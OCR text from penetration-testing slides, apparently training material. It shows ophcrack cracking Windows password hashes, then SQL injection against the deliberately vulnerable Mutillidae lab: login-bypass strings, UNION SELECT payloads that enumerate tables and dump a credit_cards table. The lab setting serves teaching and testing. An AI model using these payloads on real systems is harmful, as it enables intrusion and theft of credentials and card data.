



Load
Delete
Save
Tables
Crack
1
Progress
Statistics
Preferences
User
LM Hash
NT Hash
Table
Status
Preload
Vista fr...
inactive
on disk
Preload:
waiting
Brute force:
ophcrack
Table Selection
Table
Directory
Status
Preload
Vista free
/root/Downloads/vista_table_free
inactive
on disk
XP free fast
not installed
on disk
XP free small
XP special
XP german v1
XP german v2
Vista special
Vista nine
Vista eight
Vista num
Vista seven
XP flash
Vista eight XL
Vista special XL
Vista probabilisti...
= enabled
= disabled
= not installed
Install
2
OK
Select the directory which contains the tables.
root
Downloads
Create Folder
Places
Search
Recently Used
root
Desktop
File System
Name
Size
Modified
vista_table_free
Yesterday at 18:56
410.6 MB
Yesterday at 18:04
3
Pwd found:
0/0
Time elapsed:
0h 0m 0s

Table download




https://ophcrack.sourceforge.io/tables.php


Passwords hash



Add hash file & Crack




Get Passwords




滲透測試 - SQL injection

Sql injection



Sql injection



Sql injection

Name '

Password

View Account Details

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password='''' at line 2 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username='''' AND password='' (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(327): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /owaspbwa/mutillidae-git/user-info.php(191): SQLQueryHandler->getUserAccount('''', '') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}

Sql injection


- SELECT * FROM accounts WHERE username='' AND password=''

- 測試
- 密碼欄位
- ' or 1= ' 1

- 帳號欄位
- ' or 1=1 --

查詢版本 使用者

admin' UNION SELECT NULL, @@version, current_user(), database(),NULL,NULL,NULL --



Sql injection

admin' UNION SELECT NULL,table_name,NULL,NULL,NULL,NULL,NULL from information_schema.tables where table_schema=database() --

admin' UNION SELECT NULL,table_name,NULL,NULL,NULL,NULL,NULL from information_schema.tables where table_schema='nowasp' --

Sql injection

admin' UNION SELECT NULL,column_name,NULL,NULL,NULL,NULL,NULL from information_schema.columns where table_name='credit_cards' --

Results for "admin' UNION SELECT NULL,column_name,NULL,NULL,NULL,NULL,NULL from information_schema.columns where table_name='credit_cards' -- ".5 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=ccid
Password=
Signature=

Username=ccnumber
Password=
Signature=

Username=ccv
Password=
Signature=

Username=expiration
Password=
Signature=

Sql injection

admin' UNION SELECT NULL, ccnumber, ccv, expiration, NULL,NULL,NULL from credit_cards --

Username=4444111122223333
Password=745
Signature=2012-03-01

